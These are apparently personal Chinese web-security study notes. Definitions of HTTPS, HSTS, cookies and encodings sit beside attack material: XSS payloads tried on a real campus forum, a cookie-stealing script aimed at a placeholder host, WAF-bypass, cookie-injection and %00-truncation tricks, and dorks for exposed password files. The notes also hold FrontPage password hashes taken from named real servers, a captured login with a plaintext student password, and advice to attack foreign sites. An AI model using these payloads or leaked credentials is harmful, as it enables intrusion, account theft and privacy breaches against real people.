<div class="comment-left"><a href="/u/41235"><img src="http://tva2.sinaimg.cn/default/images/default\_avatar\_male\_180.gif"></a></div> 这部分是头像图片引用

<div class="comment-content"></div>

&lt;SCRIPT&gt;alert("XSS")&lt;/SCRIPT&gt; 我的变成了"<script>alter<"xss"></script>"，同时xss失效，文本跑到图像后面去了

<div></div><div class="comment-right">

....

</article>

<article></article>

<article></article>

<article></article>

</div>

<div id="loadMore"> ...</div>

<div id="noData"><span>^\_^ 还没有人评论</span></div>

<div id="noMore"> ...</div>

</section>

只对自己刚提交的时候有用说明一开始本地执行了，后来刷新的话就是服务器过滤后传来的DOM。

如果我使用引号反过滤，就会

<div class="comment-content">"&gt;&lt;scri\0&lt;script&gt;pt&gt;alter('hello')&lt;/scr\&lt;script&gt;0ipt&gt;&lt;"</div>也就是把整个代码放到了<div></div>里面进行输出

<div><script>document.location="http://hentai.chenran.us/"</script></div>直接借助div来显示

经过测试使用</div>...<div>来反击，使得<script></script>单独存在，但是最后含有<script>的都会在前后加上""而存在，从而失效。明显对方有对敏感字的检测，使用Unicode对script中ri进行编码绕过检测，但是被认出，看来是先进行Unicode转码处理，在敏感字判断，然后直接前后加上""，而不是对敏感字进行删除处理。使用其他xss方法，<img src="" onerror=alter('xss')>会改成<img src>，正常查看源码应该是<img src="" onerror="alert('XSS')">

由于是对输入的处理，所以如果曾经插入的那么依旧存在。不过管理员会删除评论。然后就被删了。。。

很明显，如果xss成功了，那么至少代码是看不到的。xss就是向网页中插入一段脚本从而达到某一个目的。

scuinfo被删帖以后，如果记住网址还是可以继续直接访问的。不过帖子内容不见了，只能看见评论。

音乐上传导致XSS

POST /upload/music?\_xsrf=bb41fe11bf7446738c55a5e13b01e383 HTTP/1.1

富文本的style属性只管有没有expression，但是如果后期你又开放了xxoo功能导致能上传htc文件了，就会造成xss漏洞。（IE11）

攻击代码示例：

<a style="behavior: url(xss.htc)" href="https://www.baidu.com" target="\_blank">clickme</a>

eval(‘new Image().src=”<http://xxxxx?c=>” +escape(document.cookie)’)

87.攻击载荷就是攻击脚本

SQL structured query language

ASP Active Server Page

PHP hypertext preprocessor

JSP Java Server Page

DDOS:Distributed Denial of Serveice

后门 backdoor

木马 trojan

IDC Internet Data Center

zoom in 放大显示

zoom out 缩小显示

collapse 折叠

DLL dynamic link library

ISAPI Internet Server Application Programming Interface

钓鱼攻击 Phishing

88.URL里面可以使用&#，\u这类编码，不仅仅能使用的URL编码么。

89.

90.C/S架构就要开发一个服务端与客户端，B/S架构把客户端交给了浏览器。

91.web server 后面可能还会有一个app server（提供api给web server，它再去调用后端数据库）。

92.http是明文协议，https之讷讷个提高传输层安全。

93.使用cookie、session对客户端进行跟踪。要求每次请求都带有cookie

94.攻击向量(attack vector)指的是黑客用来攻击计算机或者网络服务器的一种手段。

95.称请求响应过程为Cycle。

96.http方式访问https，如果不允许就会返回bad request

97.方智阳是在豌豆荚上面发布川大服务安卓版，手机查看网页

98.waf绕过技术：

WAF(Web Application Firewall)就当做web的防火墙

a) 大小写混合

b)利用仅进行一次过滤来构造过滤关键字

c)使用编码

网站可以URL编码

传给数据库的内容字符串可以十六进制编码：SELECT(extractvalue(0x3C613E61646D696E3C2F613E,0x2f61))

Unicode编码

d)使用注释。常用的注释//, -- , /\*\*/, #, --+,-- -, ;，--a

e)等价函数与命令

f)特殊符号

g)HTTP参数控制

h)缓冲区溢出

i)整合绕过

99.

URL编码：url编码是一种浏览器用来打包表单输入的格式每对name/value由&；符分开；每对来自表单的name/value由=符分开。就是一个字符ascii码的十六进制。不过稍微有些变动，需要在前面加上“%”。所以也可以传递汉字。前面包含查询字符串的网址这部分，目前认为只能URL编码。

Unicode编码：Unicode有所谓的标准编码和非标准编码，假设我们用的utf-8为标准编码，那么西欧语系所使用的就是非标准编码了

看一下常用的几个符号的一些Unicode编码：

单引号: %u0027、%u02b9、%u02bc、%u02c8、%u2032、%uff07、%c0%27、%c0%a7、%e0%80%a7

空格：%u0020、%uff00、%c0%20、%c0%a0、%e0%80%a0

左括号：%u0028、%uff08、%c0%28、%c0%a8、%e0%80%a8

右括号：%u0029、%uff09、%c0%29、%c0%a9、%e0%80%a9

举例：?id=10%D6‘%20AND%201=2%23

　　　SELECT 'Ä'='A'; #1

100.不知道为什么大腿说不要攻击国内网站，最好选择韩国与菲律宾。

101.把表单以POST提交给1.php，然后页面就会跳转到1.php

102.URI Scheme 是统一资源标识符（Uniform Resource Identifier ）的命名结构。

<scheme name> : <hierarchical part> [ ? <query> ] [ # <fragment> ]像：

http://write.blog.csdn.net/postedit/7313543,

file:///c:/WINDOWS/clock.avi

git://github.com/user/project-name.git

ftp://user1:1234@地址

ed2k://|file|%5BMAC%E7%89%88%E6%9E%81%E5%93%81%E9%A3%9E%E8%BD%A69%EF%BC%9A%E6%9C%80%E9%AB%98%E9%80%9A%E7%BC%89%5D.%5BMACGAME%5DNeed.For.Speed.Most.Wanted.dmg|4096933888|2c55f0ad2cb7f6b296db94090b63e88e|h=ltcxuvnp24ufx25h2x7ugfaxfchjkwxa|/

这些都是一个URI Scheme。

<hierarchical part>：实际上，一般情况，它包含 authority 和 path。

<query>：可选项目，一般使用；隔开或&隔开的键值对<key>=<value>

<fragmentg> ：可选项目包，其它额外的标识信息

103.DMZ：

为了把局域网上的一台计算机设置成不设防区域（Demilitarized Zone，DMZ，也称非防护区，非军事区） 使用DMZ主机窗口可把局域网上的一台或者多台计算机开放给因特网。这个功能在游戏中经常要使用，因为游戏应用常常要求不受限制的双向通讯。但是，计算机设置为DMZ主机后，不再受到防火墙的保护。 有的路由器只支持1台DMZ主机，有些支持多台DMZ主机。 说简单一点把自己设置成dmz主机可以让自己暴露于外网 。

104.DDOS：

DDOS（分布式拒绝服务）攻击分为流量耗尽和系统资源耗尽两种攻击类型，CC攻击(Challenge Collapsar)属于系统资源耗尽型攻击

QPS(请求数/秒),

业界的抗DDoS解决方案是采用硬件设备来清洗流量，业内通常称为ADS（Anti DDoS System）。安全宝最早在中国提出ADC（抗DDoS中心）概念，即用户无需自己购买庞大的带宽储备和昂贵的ADS设备，而是直接租用ADC的防御能力。随着攻击流量的国际化，防御也必须网络化和全球化。

百度云加速当时测试1Tbps的DDOS就联合了几家云。目前国内有三大流量途径：电信、联通和海外。网站用户通常为了让各条线路的访问速度达到最快，会对自己的网站做分线路的解析。攻击者发起攻击时也同样不会是从单点发起攻击，其发起攻击的“肉鸡”服务器也是遍布全球。如果“肉鸡”依据域名解析实施攻击，则会被三条线路分担流量。如果定位到海外，那就让CloudFlare的Anycast节点去消化这些攻击流量；如果是定位到国内，在我们没有Anycast的情况下，需要百度去建立一个远远大于普通CDN节点的“阿尔法”级别的超级抗攻击节点。然而目前城域网能够支撑的出口流量只有几百G，还不足以满足Tbps级别的压制能力。在引入了电信云堤后，这个问题也有了明确的解决思路：通过云堤提供的近源压制策略，在运营商层面使用路由黑洞技术，在各个跨网的关键点上消灭到指定目标的非电信流量。这样一来，我们就可以只建立一个“阿尔法”级ADC即可。事实上，百度也的确在上海电信建成了一个这样带宽高达数百G的“阿尔法”级ADC。网络层的攻击流量全部会在抗攻击节点上清洗掉，不让攻击流量透到源站；ADN采用两层交换机IP Hash分发机制，建立多个集群去分担流量，实现了流量的负载均衡，极大的保障了服务的高可用性及灵活的扩展性。同时，每个集群内部还有备用机组，采用IP漂移技术，针对有故障的设备，备用机会实时切换接管服务，在保障IP Hash一致性的前提下实现了高可靠性。在攻击流量检测和清洗方面，百度云加速抗攻击系统采用流量指纹模型，实现秒级告警和毫秒级清洗能力。在清洗的方式上，区别于传统的SYN-Proxy模式，百度云加速抗攻击系统建立了IP跟踪定位模型，结合IP白名单、IP线路属性等特征进行甄别，因此在防御DDoS攻击过程中，不影响正常用户的正常访问。

105.

POST提交包：

http://zhjw.scu.edu.cn/loginAction.doPOST /loginAction.do HTTP/1.1Host: zhjw.scu.edu.cnUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: http://zhjw.scu.edu.cn/login.jspCookie: JSESSIONID=acdvm5502Kozc95sB-AKvConnection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: 71zjh=2015141462109&mm=jjlijjli&7A06932A=985F22947C086AD42C85E100D072FA30HTTP/1.1 200 OKServer: Resin/3.0.27Content-Type: text/html; charset=GBKTransfer-Encoding: chunkedDate: Tue, 20 Dec 2016 07:12:02 GMT

GET提交包格式：

http://zhjw.scu.edu.cn/loginAction.do?zjh=20151414162109&mm=123456GET /loginAction.do?zjh=20151414162109&mm=123456 HTTP/1.1Host: zhjw.scu.edu.cnUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateCookie: JSESSIONID=acdvm5502Kozc95sB-AKvConnection: keep-aliveHTTP/1.1 302 FoundServer: Resin/3.0.27Location: http://zhjw.scu.edu.cn/noPower.jspContent-Length: 72Date: Tue, 20 Dec 2016 14:47:59 GMT

106.百度没法拿到用户cookie，所以对于要登录才能看的网页是不会被快照的

107.子域名单独占有ip是为了网络优化。

108.cookie的属性：

1 secure属性

当设置为true时，表示创建的 Cookie 会被以安全的形式向服务器传输，也就是只能在 HTTPS 连接中被浏览器传递到服务器端进行会话验证，如果是 HTTP 连接则不会传递该信息，所以不会被窃取到Cookie 的具体内容。

2 HttpOnly属性

如果在Cookie中设置了"HttpOnly"属性，那么通过程序(JS脚本、Applet等)将无法读取到Cookie信息，这样能有效的防止XSS攻击。

刚好教务处都没有。

我不知道大家遇到cookie注入的时候是怎么注的，反正我是用的明小子里面带的浏览器，那个有个修改cookie的功能。然后再结合一下站长工具里面的一个escape加密工具就可以注入了。要是能直接暴出用户密码当然最好，要是暴不出真的就是一件非常烦琐的事情了。

注入目标寻找：

inurl:ArticleShow.asp?ArticleID=

如果你学过ASP

你应该会知道 Request.QueryString (GET) 或 Request.Form (POST)!

呵，没错，这就是我们用于读取用户发给WEB服务器的指定键中的值（直接从GET或POST中读取数据的）!

我们有时为了简化代码，会写成

ID=Request("ID")

这样写法是简单了，但问题就来了~~~

我们先看WEB服务是怎样读取数据的,他是先取GET中的数据，没有再取POST中的数据,还会去取Cookies中的数据。需要判断的就是会不会读取cookie中的数据

注入过程：

请先看下面的的连接(示例用,所以连接不是真的)

http://www.xxx.com/1.asp?id=123

如果我们只输 http://www.xxx.com/1.asp时，就不能看到正常的数据，因为没有参数!

我们想知道有没有Cookies问题(也就是有没有Request("XXX")格式问题),

先用IE输入 http://www.xxx.com/1.asp加载网页,显示不正常（没有输参数的原因)，之后在IE输入框再输入javascript:alert(document.cookie="id="+escape("123"));按回车,你会看到弹出一个对话框 内容是: id=123 。之后，你刷新一个网页，如果正常显示，因为cookie自动记录了之前的语句，每次请求都会提交。

说白了就是利用cookie存在的注入漏洞，上面是使用javascript:alert(document.cookie="id="+escape("123"));这类型语句编辑cookie，本质注入语句和一般的语句也还是一样的。js里面有escape()和encodeURIComponent(),cookie使用的还就是URL编码。

%B8%DF%D1%B9%B9%F8这样的格式是标准的URL编码格式，所以php很自然的使用了他

而%u9AD8%u538B%u9505是扩展的URL编码格式，因为php使用的并不是双字节内核，所以不能天然支持。

中转注入：

看了代码才知道原来所谓的中转注入其实就是传说当中的cookie注入。但cookie注入很烦琐，而且基本上只能用手工，所以我觉得这个中转注入的想法真的很巧妙，巧妙地把原来无法放阿D或者明小子上注的cookie中转到了url上面。

109.token还是不是很安全，一切用户的输入都是不安全的。token没有session好，session是服务器维护。

110.http防止重放攻击:

1.公私钥时间戳。公私加密资源消耗很大的

2.把你的维持时间变短。但是这对服务器也不是很好。

111.302 found

302 Found请求的资源现在临时从不同的URI响应请求。由于这样的重定向是临时的,客户端应当继续向原有地址发送以后的请求。

112.没准可以使用GET的方式来给POST赋值。这也就说明了它可以cookie注入。

113.HTTP包的编码：

URL编码的过程很简单，如下：

将待编码字符原先的存储编码看成一个16进制流【将原2进制流按 字节拆分，每个字节都用2位16进制数表示】，在每两位16进制数（即一个完整的字节）前加一个%，得到最终编码结果。对于汉字来说，首先要看其本身存储时所使用的编码是UTF-8还是GB2312。同样的汉字，存储编码不同，经URL编码后的结果自然也不同。例如“川”，使用UTF-8编码存储时为 e5b79d ，经URL编码后则为 %e5%b7%9d ；使用GB2312编码存储时为 b4a8 ，经URL编码后则为 %b4%a8 。

包的网址部分与POST data部分会进行URL编码，取余地方应该是没有编码的，所以我在服务器如果设置了中文响应就会导致抓到包是乱码

包的（响应）正文中以 \u 开始，后面紧跟四个16进制数。这种编码在网上多被称为UTF-8编码，其实是不太准确的。就其编码过程来看，编码时首先获取汉字对应的Unicode码，然后在Unicode码的前面加上 \u 就得到编码结果。每组由 \u 隔开的四个16进制数就对应一个汉字。或者是将\u变成&#x最后加上分号，比如&#x6d6e;&#x751f;&#x82e5;&#x68a6;。

还有种是以 \ 开始，后面紧跟三个8进制数。 这种编码其实类似于URL编码。他也是将待编码字符的存储编码按字节拆分，区别在于：

拆分后，每个字节的值用一个三位8进制数表示【URL编码中用二位16进制数表示】；

在每3位8进制数前加上一个反斜杆 \ 【URL编码中在每2位16进制数前加上一个百分号%】

解码的时候，先将每3位8进制数转换成8位2进制数（也就是刚好一个字节），然后将反斜杆去掉，得到的2进制流就是原字符的存储编码。

浏览器负责编码后交给服务器以及解码来自服务器的内容，服务器会传给后台解码。所以我设置host响应头为中文，然后在抓包里面现实就是乱码。

114.

防火墙与安全组

安全组很像防火墙参考实现,它们都是使用IPTables规则来做包过滤。他们之间的区别在于:

1. 安全组由L2 Agent来实现,也就是说L2 Agent,比如neutron-openvswitch-agent和neutron-linuxbridge-agent,会将安全组规则转换成IPTables规则,而且一般发生在所有计算节点上。防火墙由L3 Agent来实现,它的规则会在租户的Router所在的L3 Agent节点上转化成IPTables规则。

2. 防火墙保护只能作用于跨网段的网络流量,而安全组则可以作用于任何进出虚拟机的流量。

3.防火墙作为高级网络服务,将被用于服务链中,而安全组则不能。防火墙可以端口映射，安全组不行。

在Neutron中同时部署防火墙和安全组可以达到双重防护。外部恶意访问可以被防火墙过滤掉,避免了计算节点的安全组去处理恶意访问所造成的资源损失。即使防火墙被突破,安全组作为下一到防线还可以保护虚拟机。最重要的是,安全组可以过滤掉来自内部的恶意访问。

115.爬起全校人员信息会导致教务处500 server error。

116.真正的纯静态是把代码和数据用硬件描述语言写好做到专用电路上啊。。。。。然后只要死守DNS和电源系统就安全了，这样的系统本身没有任何风险，所有的数据流动都是一次性的，无任何副作用的，比如匹配到的请求返回预定义的数据，匹配不到的就返回错误信息。。。。当然你说网络拦截一下改数据，那就是另一个层次的攻击了，这样的攻击自然无法防御

117.Transfer-encoding：chunked body会被分成多个块，每块的开始会标识出当前块的长度，body就不需要通过content-length来指定了


118.connection:close表示本次信息传送完成就断开连接，mjpeg web协议就是使用。这个

119.正常来讲没有做什么特殊的话，C-F5会重新获取源代码来显示，否则你的界面还是之前的（如果没有加上过期头的话）。

119.5 HTTPS 网景公司在那个浏览器鼻祖上使用的协议，一开始是HTTP+TLS，2000年改为HTTP+SSL（Secure Socket Layer）。https的采用了对称加密和非对称加密。握手过程中采用非对称加密，得到一个对称加密的秘钥。数据传输的过程中，采用对称加密。

通过证书判断访问目标是否正确，如果正确就进入握手过程

客户端产生一个密钥，通过服务器的证书来交换密钥



整个握手过程中会产生3个随机数用于得到最后的密钥，两个hello中两个明文随机数+client\_key\_exchange中一个加密随机数：enc\_key=Fuc(random\_C, random\_S, Pre-Master)

握手结束计算Hash，从而验证信息

将密钥用于HTTP通信加密

为了加快建立握手的速度，减少协议带来的性能降低和资源消耗(具体分析在后文)，TLS 协议有两类会话缓存机制：会话标识 session ID 与会话记录 session ticket。二者都存在的情况下，(nginx 实现)优先使用 session\_ticket

session ID 由服务器端支持，协议中的标准字段，因此基本所有服务器都支持，服务器端保存会话ID以及协商的通信信息，Nginx 中1M 内存约可以保存4000个 session ID 机器相关信息，占用服务器资源较多;  
  session ticket 需要服务器和客户端都支持，属于一个扩展字段，支持范围约60%(无可靠统计与来源)，将协商的通信信息加密之后发送给客户端保存，密钥只有服务器知道，占用服务器资源很少。类似于加密后的Cookie，具体内容只有服务器能知道。

120.HSTS（HTTP Strict Transport Security）国际互联网工程组织IETE正在推行一种新的Web安全协议。HSTS的作用是强制客户端（如浏览器）使用HTTPS与服务器创建连接。采用HSTS协议的网站将保证浏览器始终连接到该网站的HTTPS加密版本，不需要用户手动在URL地址栏中输入加密地址。

SSL剥离攻击是中间人攻击的一种，由Moxie Marlinspike于2009年发明。他在当年的黑帽大会上发表的题为“New Tricks For Defeating SSL In Practice”的演讲中将这种攻击方式公开。SSL剥离的实施方法是阻止浏览器与服务器创建HTTPS连接。它的前提是用户很少直接在地址栏输入https://，用户总是通过点击链接或3xx重定向，从HTTP页面进入HTTPS页面。所以攻击者可以在用户访问HTTP页面时替换所有https://开头的链接为http://，达到阻止HTTPS的目的。

HSTS可以很大程度上解决SSL剥离攻击，因为只要浏览器曾经与服务器创建过一次安全连接，之后浏览器会强制使用HTTPS，即使链接被换成了HTTP。另外，如果中间人使用自己的自签名证书来进行攻击，浏览器会给出警告，但是许多用户会忽略警告。HSTS解决了这一问题，一旦服务器发送了HSTS字段，用户将不再允许忽略警告。

但是用户首次访问某网站是不受HSTS保护的。这是因为首次访问时，浏览器还未收到HSTS，所以仍有可能通过明文HTTP来访问。解决这个不足目前有两种方案，一是浏览器预置HSTS域名列表，Google Chrome、Firefox、Internet Explorer和Spartan实现了这一方案。二是将HSTS信息加入到域名系统记录中。但这需要保证DNS的安全性，也就是需要部署域名系统安全扩展。

这个问题比较有意思，因为HTTPs握手的过程中，客户端没有发送Finished消息导致连接超时。https://bbs.csdn.net/topics/392022558

121.高匿http代理开放的端口主要是808.

122.从qq电脑端打开网页后面会被加一些东西&qqxxxxx，然后这就可能导致被防御而打不开网页。

123.C-F5重新发送请求来申请页面，专干500 Server Error。

124.设置代理：

1.在更改适配器-》Internet选项-》局域网（LAN）设置中设置代理服务器

2.浏览器插件或者vega、burp sites软件监听端口做代理

125.脚本jwc抢课，快就快在是单包发送解决问题，较少了超级多的对我们结果而言是不必要的http请求响应交互。

126.Upgrade-Insecure-Requests:1

则是告诉服务器，自己支持这种操作，也就是我能读懂你服务器发过来的上面这条信息，并且在以后发请求的时候不用http而用https

127.firefox里面有着不错的广告拦截插件：uBlock Origin。原理是拦截广告请求。

128.任意文件读取漏洞：

一般的网站都提供读取文件功能，常规的思路是使用一个动态页面（php、jsp、aspx、asp等）将待下载文件作为参数一般参数名称为filename，如.php?filename/.jsp?filename等。一般实现过程是，在根据参数filename的值，获得该文件在网站上的绝对路径，读取文件。大部分情况下，与任意文件下载的危害性相同（都获取到了源代码里的包含的信息）。

有些网站（主要是针对系统）并不会在URL里显示给你看，这时候你需要抓包，从数据包里修改路径，达到任意文件读取。

可能要配合%00截断：

参数$siteskin是通过$\_request['skin']获取的，然后通过fread读取，最后echo出来。

$file=dirname(\_\_FILE\_\_)."/template/".$siteskin."/index.htm";......

http://127.0.0.1/index.php?skin=../inc/config.php%00（00截断）

129.CMS是"Content Management System"的缩写，意为"内容管理系统"。

130.%00截断

当asp代码file = Request.Form("file")得到文件名时，0x00之后的内容已经被删除了。

不过php $\_FILES['file']['name']在得到文件名时0x00之后的内容已经不见了，那么就可以防御上传漏洞。

例如：

<%

username = request("username")

Response.write username

%>

xxxx.asp?username=a%00admin，只会输出a。

用于文件名截断上传：

利用Burp工具来实现0x00的截断，首先上传ma1.asp[空格]1.jpg获取到上传请求，随后点击action，并选择Send to Repeater。在Repeater选项卡中点击要更改的字节，（该网站将空格变为了+），将表示+的0x2b改为0x00，

PHP：

<html>

<head>

<meta http-equiv="Content-Language" content="zh-cn">

<meta http-equiv="Content-Type" content="text/html; charset=gb2312">

<title>文件上传</title>

</head>

<body>

<form

method="POST" action="SaveFile.php">

文件上传：<input type="file" name="file" size="42"> <input type="submit" value="提交" name="submit">

</form>

</body>

</html>

<?php

$WhiteList = array('rar','jpg','png','bmp','gif','jpg','doc');

if (isset($\_POST["submit"])){

$name = $\_FILES['file']['name']; //接收文件名

echo $name;

$extension = substr(strrchr($name,"."),1);//得到扩展名

$boo = false;

foreach ($WhiteList as $key=>$value){

if ($value==$extension){//迭代判断是否有命中

$boo=true;

}

}

if($boo){//如果有命中，则开始文件上传操作

$size=$\_FILES['file']['size'];//接收文件大小

$tmp=$\_FILES['file']['tmp\_name'];//临时路径

move\_uploaded\_file($tmp,$name);//移动临时文件到当前文件目录

echo "文件上传成功！<br/> path:".$name;

}else {

echo "文件不合法！！";

}

}

?> %00截断上传无效

131.

基于数据库的session技术非常容易理解， resin把session写入到数据库中， 每次请求session从数据库中来获得。

为了效率的考虑， jvm所在机器必须保存session的缓存，只有当session发生变化时，这个机器才会向数据库重新查询，如果另一个jvm里面的代码改变了session，将会通知这个机器向数据库请求获得更新。

这样的数据库同步技术会导致向一个已经存在session的机器分发变更了的session数据，这样数据库可能会成为瓶颈， 为了解决这样的问题， 采用便捷轻巧的mysql来存储session，使用Oracle来存放业务数据是一个不错的主意。

132.cookie的最后一个可以不需要有分号

133.菜刀/Hatchet

Update INI就是更新配置

一句话木马，密码输错，或者IIS权限配置错误都会导致500Server Error。

134.代理：

赛风只是代理了80端口，这就很GG了，之前的测试全是裸奔。

135.ftp，telnet，ssh，web服务器

如果入侵者想要在远程主机上执行命令，需要建立IPC$连接，然后使用net time命令查看系统时间，最后使用at命令建立计划任务才能完成远程执行命令。

或者直接用telnet与ssh

还有就是自己打进去以后使用远程shell

136.明白VPN的作用，在系统（路由器或者电脑）上搭建到实验室路由器，然后实验室路由器拨着付费宽带号

137.特殊的传参数：

http://ip.chinaz.com/ip.chinaz.com

第二处/后面会跟着ip或者域名

估计是服务器里面做了通配合的合并指向某一个脚本页面，然后用脚本语言读取请求头中路径作为参数。倒不如GET或者POST来的方便，不过很是奇特。

138.任意文件查看漏洞：

一些网站由于业务需求，往往需要提供文件查看或文件下载功能，但若对用户查看或下载的文件不做限制，则恶意用户就能够查看或下载任意敏感文件，这就是文件查看与下载漏洞。问题还是函数对用户的非法输入过滤不严，输出控制（虽然没有输入控制效果来得好）也没有做好。

Google Hack：

从链接上看，形如：

• readfile.php?file=

• download.php?file=

从参数名看，形如：

• &RealPath=

• &FilePath=

• &ﬁlepath=

• &Path=

• &path=

• &inputFile=

• &url=

• &urls=

• &Lang=

• &dis=

• &data=

• &readﬁle=

• &ﬁlep=

• &src=

• &menu=

• META-INF

• WEB-INF

敏感文件：

服务器、数据库配置文件。php的配置文件对漏洞的利用也比较关键。

系统信息配置文件，用户账户信息

防御：

过滤.

正则过滤

服务器内置了对其他文件访问的404阻止

php.ini配置open\_basedir限定文件访问范围

139.一般数据表都会设置主键名字：id。我国管理员还可能习惯使用中文拼音，这一点在分析网页的时候可以看出来。

还会有各种管理员表名。可以借助装库来实现。

不同数据库函数名字可能会不太一样Access和Mysql比较接近，但是Mysql就差远了。

mysql数据库有sysobjects这个表

140.旁路劫持攻击

在client和server之间的网络通信中，如果它们之间交互的流量被攻击者监听到，那么攻击者就可以监听client端发起的请求，然后伪造一个假的response包发送给client端。假如攻击者与受害主机的网络距离（物理跳数）小于真实服务器与受害者的距离，那么这个伪造的response就会比真实服务器发出的响应提前到达，从而使客户端优先处理了这个假的response，而真的response因为来的晚，最后被client端忽略掉了。正常情况下，伪造包中的seq和监听到的get请求中的ack一致，伪造包中的ack等于get请求包中的seq加上这个包的tcp playload长度。实际测试的情况下，攻击者在发送伪造包时，seq和ack并非严格按照这个要求才能成功。

黑客通过旁路劫持攻击，可以达到很多目的。比如在用户访问的网页中插入一段恶意的js代码，骗取账号密码；或者将页面重定向到精心准备好的钓鱼页面；也可以将大量的用户请求重定向（302跳转：302头加上location HTTP头）到一个第三方的网站，当访问量很大时，可以达到ddos的效果。

将交换机的流量镜像一份，从而知道有谁访问了目标

141.注意http头:后面会有个空格

142.有些时候用脚本直接访问一些页面是会产生错误的，比如说需要你先访问某一个页面，这个要自己根据步骤来排除了。

143.expires和HttpOnly

Set-Cookie: yunsuo\_session\_verify=863804445f104eb3cd7f0ad90943f745; expires=Tue, 28-Mar-17 16:29:53 GMT; path=/; HttpOnly

144.ssh的维持连接1.发送空ssh包 2.发送哑命令

145.winscap编辑文件就是下载回来，然后保存一次就上传一次。

146.现有的扫描器像awvs，AppScan，Nessus等都是基于web爬虫，然后根据爬取的地址去扫描。这样会给网站造成很大的负担，并且容易触发防火墙，被限制拒绝访问。如果扫描器开始是基于web指纹识别，如果识别出web指纹，然后针对web框架使用poc去验证，反而效果会更好。

web指纹

1. 基于web网站独有的favicon.ico的md5 比对网站类型；

2. 基于规则识别web站特征去识别；

3. 基于爬虫爬出来的网站目录比对web信息。

147.不好的正则表达式可以进行DOS攻击：

有一种基于NFA的正则表达式引擎。因为将正则表达式转化成DFA时可能会造成状态数暴增，所以提出了将正则表达式转换成NFA进行匹配，当然在数学上，他们都是等价的。目前各种正则表达式的实现虽然平均的时间复杂度都可以接受，但是往往攻击者可以根据你的实现方式构造出一些耗时非常长的匹配请求，产生dos攻击，一些看上去很简单的正则表达式匹配请求，某些情况下将耗费几小时的时间。

148.本机外网ip查询：

pi@raspberrypi:~ $ cat realip.sh

curl -s http://ip.chinaz.com/getip.aspx | grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"pi@raspberrypi:~ $ ./realip.sh

121.48.208.48

pi@raspberrypi:~ $ curl ip.cn

当前 IP：121.48.209.106 来自：四川省成都市 四川大学

149.FrontPage的入侵：

重要文件access.cnf ，service.pwd

google: inurl:service.pwd

要么存在目录遍历漏洞（文件路径操纵攻击）可以直接用网页的形式来查看，要么就是需要自己把文件下载过来查看，然后就可以得到FrontPage的用户名和密码

破解：

这是一些得到frontpage密码的方法。你可能会问，如何破解它？首先，我告诉大家，试试L0pht ，看看是不是用的同样的加密算法，可惜，不是。看起来frontpage密码的加密算法与unix密码文件一样。所以，你基本上可以使用unix密码破解机来破解。我想，Microsoft是为了提供unix支持才不得不这样干的。为了得到unix密码破解机的正确格式，你因该将frontpage密码文件中的：

mad55:jk53kjnb43

粘贴转换到un ix格式：

mad55:jk53kjnb43:0:0:comm

ents:/:/bin/bash

据说加密是按照标准DES加密

连接：

在电脑本地安装FrontPage来连接

第二种姿势：

入侵者必须找到既支持Frontpage又支持FTP匿名可写程序的服务器。在通过FTP连接到服务器之后，入侵者就可以新建一个名为\_vti\_bin的目录。然后他就可以下载他想放在新建目录下的任何可执行程序。一旦上载了可执行文件，入侵者就会输入下列URL：

http://www.someserver.com/\_vti\_bin/uploaded\_file

然后，服务器就会执行这个文件。

在二进制进攻方法被传播开来不久之后就发现了\_vti\_cnf。这会使入侵者查看到特定目录下的所有文件。通过用\_vti\_cnf替换index.Html，入侵者就能看到该目录下的所有文件，并有可能获得访问权限。这种攻击结构如下：

标准结构http://www.someserver.com/some\_Directory\_strUCture/index.html

攻击结构http://www.someserver.com/some\_directory\_structure/\_vti\_cnf 怪不得我google到的可以查看目录，原来已经被黑了。

FTP匿名就是用anonymous账户与空密码去尝试建立连接。

nc -nv tcp连接以后，输入user xxx在输入pass xxx

220 Welcome #刚建立连接的时候

500 Syntax error, command unrecognized.

530 Login or password incorrect!

访问ftp://192.185.212.168/\_vti\_pvt/service.pwd：

# -FrontPage-

shalo093:$1$97Xhu05P$7cI.RoOQ1ACCxxGWExDFX1

http://www.ricepropulsion.com/\_vti\_pvt/service.pwd

# -FrontPage-

riceprop:.bxemHuWBZt1A

但是我将用户名密码构造成shadow格式，用L0phtCrack7(LC7)（这款工具很好，不过使用平台只能是windows）识别不出来，现在LC7支持的只是SHA256。已经确定一般FrontPage的server.pwd是traditional DES，但是从上面看来或许可以采用MD5加密。

FrontPage似乎就是FTP管理，所以账号与密码都是ftp的账号与密码。常见的网页制作软件一般也内置FTP发布功能

150.DNS cache snooping：

查看DNS缓存尝试找出你是否查看了特殊的网站，比如说你的银行、后台等等

DNS服务器可以设置允许查询ip

nslookup -norecursive -type=A www.rapid7.com Server: 8.8.8.8 #直接去查询而不是迭代查询

151.我把51CTO的qq登录地址放到另一个浏览器上直接登录，说我状态不符合（也就是不像是正常一样一步步状态变化来）可能遭受了CSRF。

152.AMF(Action Message Format)是Flash与服务端通信的一种常见的二进制编码模式，其传输效率高，可以在HTTP层面上传输。AMF编码也是键值对形式，在Burp的Scan模块中也会被扫描。

